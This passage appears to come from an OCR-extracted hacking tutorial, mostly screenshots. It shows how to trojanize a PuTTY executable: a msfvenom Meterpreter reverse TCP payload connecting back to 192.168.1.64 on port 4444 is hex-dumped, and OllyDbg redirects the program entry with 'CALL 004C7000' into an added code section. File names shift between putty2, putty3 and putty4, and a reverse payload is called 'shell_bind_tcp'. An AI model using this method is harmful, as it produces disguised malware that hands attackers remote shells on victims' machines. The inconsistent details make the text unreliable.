


When we run the putty3.1.exe, it provides us the shell with the user that has been currently logged in, and then opens up the application.




3. METERPRETER REVERSE TCP SHELL PAYLOAD

After preprocessing the putty4.exe just like putty2.exe above.




CREATION OF PAYLOAD


We will generate a reverse shell payload, execute it on a remote system, and get our shell. To do this, we will use the command line tool msfvenom. This command can be used for generating payloads to be used in many locations and offers a variety of output options, from perl to C to raw.
We'll generate a Windows reverse shell executable that will connect back to us on port 4444 and ip 192.168.1.64.




Using the tool xxd, we are going to create a hex dump of a given file.
–u flag is to display hex format of file in capitals letters.




Here we want to extract only the middle part (hex dump) of the file shell_bind_tcp. This dump is in columns 2-9. For that we are going to use cut command. Here the fields 2-10 excludes the 10, providing columns 2-9.



Tr is a command line-utility in Linux and Unix systems that translates, deletes and squeezes characters from the standard input and writes the result to the standard output.
Using tr command we are going to delete all the spaces.




Copy the output to notepad for future use.




Injecting Code


Launch the Olly debugger and open preprocessed putty4.exe in it.




Opened putty3.exe looks like the following.




Click on the M button below the menu bar to get memory dump of the executable. Here highlighted porting displays the new section added (.NewSec).
Copy the starting address of section .NewSec.




Get back to the putty3.exe main thread window and select the first address of putty3.exe '0046F4C6' right click -> Assemble or press spacebar.
In the "Assemble" box, enter this command, as shown below:
CALL 004C7000
Click the Assemble button.
Click the Cancel button.
The MOV instruction has been replaced by this instruction, as shown below:
CALL putty2.004c7000



